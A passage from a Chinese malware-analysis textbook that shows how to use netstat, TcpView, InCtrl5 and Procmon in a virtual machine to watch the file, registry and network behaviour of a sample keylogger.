


图 3-33 netstat 命令的显示结果

从图中可以看出，netstat 可以显示已建立连接和等待连接的 IP 地址和端口号。更多关于 netstat 命令的使用方法，我们可以输入 netstat /? 命令显示其帮助信息，如图 3-34 所示。




图 3-34 netsat 命令的帮助信息

提示

Windows 系统中所有的控制台命令都可以使用命令名加“/?”符号显示其帮助信息。或者使用命令 help 加命令名显示其帮助信息。如果单独输入 help 则显示所有的命令，如图 3-35 所示。



图 3-35 Windows 系统中所有的控制台命令

2. TcpView 工具介绍

Netstat 工具并不能实时监控某个进程的联网情况。要完成实时监控系统中所有进程的网络操作，可以使用 TcpView 这个工具，TcpView 同 FileMon、RegMon 等工具一样，也是 Winternals software 公司的产品。

(1) TcpView 工具简介

TcpView 工具使用方法非常简单，程序运行后主程序界面如图 3-36 所示。



图 3-36 TcpView 的主程序界面

可以看出他的界面和 Filemon、Regmon 非常类似，默认字体非常小，首先要设置一下字体。单击“Options”菜单下的“Font”子菜单，如图 3-37 所示。

设置合适的字体后单击“确定”按钮即可。

Tcpview 的输出窗口总共 5 项：

第 1 项“Process”表示进行网络操作的进程名；

第 2 项“Protocol”表示此次网络操作使用的协议；

第 3 项“LocalAddress”表示此次网络操作的本地地址；

第 4 项“RemoteAddress”表示此次网络操作的远程地址，通常只是我们所关心的，由此可以得知病毒的下载地址；

第 5 项“State”表示网络连接状态，如下：

LISTENING：正在监听；

ESTABLISHED：已建立连接；

TIME\_WAIT：表示系统在等待客户端的响应；

SYN\_SENT：正在发送同步信号，一般同步信号发送成功后就建立连接。

## （2）使用 TcpView 进行病毒的网络行为监控

当 Tcpview 运行以后，只要有哪个进程连接网络，就会在 Tcpview 的输出窗口中显示相关信息。

我们在 Tcpview 的监控下再次运行 KeyLog 病毒，查看它的网络行为。启动虚拟机，然后恢复先前制作的快照，将 KeyLog 和 TcpView 分别拖放到虚拟机中。双击病毒程序后，在 Tcpview 中没有看到网络操作。再次回忆一下 KeyLog 的行为：当用户按键达到 250 次左右，KeyLog 就会运行它释放的 kernel.vbs 脚本程序，而这个脚本的功能就是读取 c:\windows\system32\log.txt 文件中的内容然后通过网络发送到指定邮箱中。我们可以一边按键，一边观察 Tcpview 的变化。我们将发现当按键达到 250 多次的时候 Tcpview 中出现了一个新的网络操作记录，如图 3-38 所示。

但是由监控结果可以看出，此次操作的进程名并不是 KeyLog，而是 Wscript.exe，其实这确实是 KeyLog 进行的网络连接。再次重述一个知识点，Windows 的 VBS 脚本是由 Wscript.exe 这个程序解释执行的，当我们运行任何一个 VBS 脚本的时候，实际系统调用 Wscript.exe 程序运行脚本中的代码。而我们监控的 KeyLog 病毒正是在用户按键每超过 250 次后便运行一次它创建的 kernel.vbs 脚本程序。当脚本运行后，我们就在 Tcpview 中看到了 Wscript.exe 程序连接网络。

可以想象一下，我们要按键每 250 次时病毒才有一次网络操作，此操作大概持续一秒后立即停止，如果不使用实时监控工具，那将很难监控到这种网络行为。这就是 Tcpview 实时监控的优点。




图 3-37 设置 Tcpview 的字体




图 3-38 Tcpview 监控到的病毒联网的情况

至此，监控病毒主要行为的工具我们已经掌握，但是为了学习这些工具的使用方法，我们每次运行病毒时只监控了它的一种行为。而实际上在真正分析病毒过程中并没有必要监控一种行为就运行一次。我们可以把所有的监控工具同时打开，配置好，然后只需运行一次病毒，通过一次运行监控病毒的所有行为。请读者尝试这种监控方法，分别将 Filemon、Regmon、Process Explorer、Tcpview 都拖放到虚拟机中，分别启动后并且配置好，然后运行病毒，将得到同样的监控结果。后面的搭建病毒分析实验室一节将详细介绍此方法。

3.2.6 计算机病毒行为综合监控工具

前四节笔者从文件、注册表、进程、网络四个方面分别介绍了各个方面的病毒行为监控方法，实际上我们也可以使用一些可以综合监控病毒多方面行为的工具。

1. InCtrl5

这个工具的开发目的原本是为了监控一些安装包程序在安装过程中对系统所做的改动，它可以同时监控安装程序对本地磁盘文件和注册表两个方面的影响，并且也将对扩展名为.ini 的系统配置文件和指定的文本文件进行监控。我们恰好可以利用这个功能来监控计算机病毒对文件和注册表的修改。InCtrl5 和前面讲述的 Filemon、Regmon 等监控不一样，它并不是一个实时监控工具，而是针对某个程序的运行过程生成一份关于其文件和注册表方面行为的详细报告，程序运行后的界面如图 3-39 所示。




图 3-39 InCtrl5 主程序界面

InCtrl5 的使用方法如下。

(1) 监控前的设置

• 监控内容设置

可以通过“跟踪什么”部分进行监控内容设置。单击“注册表”按钮可以设置注册表中被忽略的分支，如图 3-40 所示。

例如这里我们在监控过程中，并不需要监控如下分支：

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run，那么请单击图 3-40 所示的“添加”按钮，此时弹出图 3-41 所示的对话框。




图 3-40 添加不监控的注册表分支




图 3-41 添加忽略的注册表分支

这里提供了两种添加方法。

方法一：直接在编辑框中输入要忽略的注册表完整路径，此时“生效”按钮随即可



用，但是“确定”按钮仍然不可用，如图 3-42 所示。




图 3-42 输入注册表路径

单击“生效”按钮，此时 InCtrl5 将在注册表中检测用户所输入的路径，如果路径合法，则“确定”按钮可用，否则将提示非法路径信息，如图 3-43 和图 3-44 所示。




图 3-43 合法注册表路径




图 3-44 非法注册表路径

输入合法路径后单击“确定”按钮即可成功添加被过滤的注册表分支。

方法二：单击“运行注册表编辑器”按钮，然后在出现的注册表编辑器中定位到将被忽略的分支，然后单击“获取键”按钮，即可将此分支完整路径获得到编辑框中，最后单击“确定”按钮即可完成添加，如图 3-45 所示。

可以利用此方法添加多组被忽略的注册表分支，但是在监控病毒的时候通常这里应该为空，我们没有必要忽略任何注册表分支。

单击“驱动器”按钮，可以设置要监控的驱动器，或者某驱动器下的目录。在监控病毒行为时我们通常要监控所有的驱动器，所以此处只需单击“恢复缺省值”按钮即可，如图 3-46 所示。




图 3-45 成功添加一条被忽略的注册表项




图 3-46 监控本地所有驱动器

后面还有“INI 文件”按钮和“文本文件”按钮。这两个按钮将分别对要被监控的 INI 文件和文本文件进行设置，在监控病毒行为的时候这两项并不需要设置。

• 监控报告设置

在“报告”部分进行监控报告的设置，如图 3-47 所示。




图 3-47 监控报告的设置

通过这里我们可以指定报告的文件名和路径，还可以预览先前的报告。方法非常简单，不再赘述，通常此处保持默认设置即可。

(2) 监控步骤

首先启动虚拟机，并恢复快照，然后将 KeyLog 病毒拖放到虚拟机中，为其增加.exe 扩展名，并将 InCtrl5 工具也拖放进去。启动 InCtrl5 并且完成设置，单击“安装程序”按钮选择我们要监控的程序，当然这时就选择 KeyLog.exe 这个病毒，也可以在后面的编辑框中直接输入程序路径，如图 3-48 所示。

当输入合法的 Windows 可执行程序的路径后，程序将提示其类型，并且“开始”按钮变为可用。如果我们输入的文件不存在，或者不是有效的可执行程序，那么它将提示错误信息，且“开始”按钮不可用。例如笔者随意输入了 c:\boot.ini 文件，它实际上是 INI 文件，并不是可执行程序，此时便得到如下错误信息，如图 3-49 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-48 选择监控的程序




图 3-49 非法的文件不能进行监控

待我们输入正确的路径后单击“开始”按钮，此时 InCtrl5 开始运行病毒，同时记录其对本地磁盘和注册表所做的修改。

警告

InCtrl5 并不是虚拟机，这里所说的虚拟机是指可以模拟 Inter 指令执行代码的特殊软件，这样的软件因为它可以解析计算机指令，所以可以运行程序，只不过它的运行并不是在真正的计算机系统中运行，所以对系统没有任何影响。然而 InCtrl5 并不属于这样的软件，通过它运行的程序，实际上是真正在系统中运行起来了，所以一定要在虚拟机中运行被监控的病毒。

如图 3-50 所示，InCtrl5 正在运行并监控病毒，此时可以单击“取消跟踪”按钮停止监控，但是病毒已经运行，无法停止。  
监控完成后如图 3-51 所示。




图 3-50 InCtrl5 正在运行并监控病毒



图 3-51 InCtrl5 完成监控病毒

此时按照提示单击“完成安装”按钮，InCtrl5 将分析监控过程并生成报告，如图 3-52 所示。




图 3-52 InCtrl5 对 KeyLog 的监控报告

此时可以任选一种报告格式，然后单击“运行”按钮即可预览相应格式的报告。通过这份结构清晰的报告我们可以很直观地看到病毒对注册表的操作，以及释放的文件。

美中不足的是同时报告中会有很多垃圾信息，这个需要我们去鉴定和筛选。

说明

InCtrl5 工具的优缺点是：InCtrl5 工具可以同时监控文件与注册表的操作，而且可以生成一个结构清晰的报告，但是它不能够实时监控系统，并且对其完成安装的后病毒的动作无法进行监控。（一般情况下，InCtrl5 完成安装后，病毒的代码也将完全执行并且退出，这样 InCtrl5 即可监控到所有的有关此病毒文件注册表操作。但是也有些病毒，例如我们运行的 KeyLog，它将常驻内存，所以对于 InCtrl5 完成安装后 KeyLog 的行为将监控不到，如当我们按键的时候，KeyLog 将向 Log.txt 中写内容，这个行为便无法监控。）

可以说任何工具都有其优缺点，读者在选择时应该根据我们的需求、工具的特点以及病毒的特征选择更合适的监控工具。如果是为了编写病毒报告，那么选择 Inctrls 这个工具就非常合适了。

2. Procmon

Procmon 全称为 Process Monitor，同 Filemon、Regmon、Tcpview 等一样，也是由 Winternals software 公司制作的一款非常优秀的监控工具。这个工具的特点是以进程为监控对象，监控任意进程的文件操作、注册表操作、进程线程活动、模块加载等行为。Procmon 像 Filemon、Regmon 一样，也是一个实时监控工具，并且监控功能更为强大。Procmon 程序运行后的界面如图 3-53 所示。




图 3-53 Procmon 正在监控

Procmon 的输出窗口共有 8 项，各项表示的内容如下。

第 1 项“Sequence”表示监控记录的序号。

第 2 项“Time of Day”表示行为发生的详细时间。

第 3 项“Process Name”表示被监控的进程名。

第 4 项“PID”被监控进程的 ID，同工具 ProcessExplorer 的 PID。

第 5 项“Operation”表示进程所进行的操作。对文件操作记录同 Filemon 的“Request”项，对注册表操作记录同 Regmon 的“Request”项。其他操作相关信息如下：

Thread Create: 线程创建;  
Process Create: 进程创建;  
Process Start: 进程启动;  
Load Image: 加载模块;  
Thread Exit: 线程退出;  
Process Exit: 进程退出;

第 6 项 “Path” 表示操作对象的绝对路径。如：加载模块操作时此处表示模块的路径，创建进程时此处表示被创建的进程对应的程序路径。

第 7 项 “Result” 表示操作的结果。

第 8 项 “Detail” 表示操作的相关信息。文件操作时同 Filemon 的 “Other” 项，注册表操作时同 Regmon 的 “Other” 项。线程创建时此项将显示线程 ID，加载模块时此项显示被加载模块镜像的基地址和镜像大小。进程退出时此项显示进程退出码。

可以看出它的界面和 Filemon、Regmon 的界面非常相似，它也拥有停止监控、停止窗口滚动、清空输出窗口等按钮。他们的使用方法也很相似，该工具的使用方法如下。

#### （1）Procmon 强大的设置功能

Procmon 在界面和使用上与 Filemon、Regmon 都非常相似，但是他拥有更为强大的设置过滤功能，而且几乎集成了 Filemon、Regmon 以及 ProcessExplorer 的所有功能。

##### · 字体设置

Procmon 像 Filemon、Regmon 一样，在监控之前需要做一系列的设置，从而达到最佳的监控效果。首先进行字体设置，单击 “Options” 菜单，选择 “Font” 子菜单，如图 3-54 所示。




图 3-54 设置字体格式

如果是 Windows NT 系统，笔者仍然建议使用 “Tahoma” 字体，这样输出结果看起



来会有很好的视觉效果。

• 监控行为设置

我们可以看到 Procmon 的工具栏比 Filemon、Regmon 的工具栏多了几个监控行为按钮，通过这几个按钮就可以设置进程的监控行为，如图 3-55 所示。







图 3-55 Procmon 可以同时监控多种行为

单击图标为的 Show Registry Activity 按钮即可监控进程的注册表操作，再次单击则取消监控。单击图标为的 Show File System Activity 按钮即可监控进程的文件操作，再次单击取消监控。单击图标为的 Show Process and Thread Activity 按钮监控进程与线程的相关事件，再次单击则取消监控。最后一个按钮通常不需要开启。

注意

因为 Procmon 可以同时监控注册表和文件行为，集成了 Filemon、Regmon 的功能，所以在 使用 Procmon 的同时请不要再打开 Filemon、Regmon 工具，否则可能会出现冲突而导致系 统崩溃。

• 监控对象以及过滤设置

Procmon 同样可以对监控的目标进行过滤，也就是我们可以选择要监控的进程或者 被忽略的进程。过滤设置方法与 Filemon 和 Regmon 设置方法相似，我们可以在输出窗 口中选中被过滤进程的任意输出记录，然后单击鼠标右键，在弹出菜单中进行设置，也 可以直接在过滤对话框中设置。单击工具栏的“Filter”按钮，或者单击“Filter”菜单， 选择“Filter”子菜单，弹出图 3-56 所示过滤设置对话框。




图 3-56 Procmon 的过滤设置对话框

可以看到，Procmon 过滤设置对话框与 Filemon、Regmon 的过滤设置对话框不再相同。它的设置功能更为强大，更加灵活。Procmon 支持根据各种过滤条件设置多条过滤规则，例如选择以下规则：

Process Name is QQ.exe then Include;

这条规则的含义是只监控进程名为 QQ.exe 的进程，然后单击“Add”按钮进行添加。然而在监控过程中，我们可能会看到很多垃圾信息，这是因为系统中的各个程序以及用户程序在运行过程中都要频繁地访问读取文件和注册表。然而在计算机病毒监控分析过程中，对文件和注册表的读取访问对我们来说没有太大意义。所以通常对注册表和文件的读操作我们没有必要监控，只需监控他们的写操作即可，我们可以设置如下规则：Category is Write then Include。这样 Procmon 将仅仅监控指定进程的写入操作，如图 3-57 所示，笔者去掉了原有的规则，添加了两条新的规则。这两条规则的含义就是监控进程 QQ.exe 的所有写入操作，其中包括文件写入和注册表写入。




图 3-57 新添加两条过滤规则

如图 3-58 所示，由 Procmon 的输出窗口可以看出，Procmon 确实仅仅监控了 QQ 的

文件与注册表的写入操作。其他进程的操作以及 QQ 的读取操作都被过滤掉了。




图 3-58 仅监控 QQ 的写入操作

Procmon 的工具栏提供了一个非常有特色的按钮，如图 3-59 所示：




图 3-59 Procmon 的捕捉窗口按钮

用鼠标左键按下这个按钮不放，然后拖放到欲监控的窗口中，这时可以看到窗口被一个黑色框标识（如图 3-60 所示，我们将此光标拖放到记事本窗口中），然后松开鼠标，此时 Procmon 将把这个窗口对应的进程添加到过滤规则中，从而对这个进程进行监控。




图 3-60 Procmon 用黑色框选中窗口

**注意**  
这个按钮仅对含有窗口的进程有效，如果进程没有窗口则无法利用它捕获进程到过滤规则中。

• 颜色设置功能

Procmon 还具有一个 Filemon、Regmon 所不具备的功能，它可以用指定颜色高亮显

示指定进程的监控信息。首先进行高亮颜色的设置，单击“Options”菜单，然后选择“Highlight Colors”子菜单，之后便弹出图 3-61 所示的颜色选择对话框。

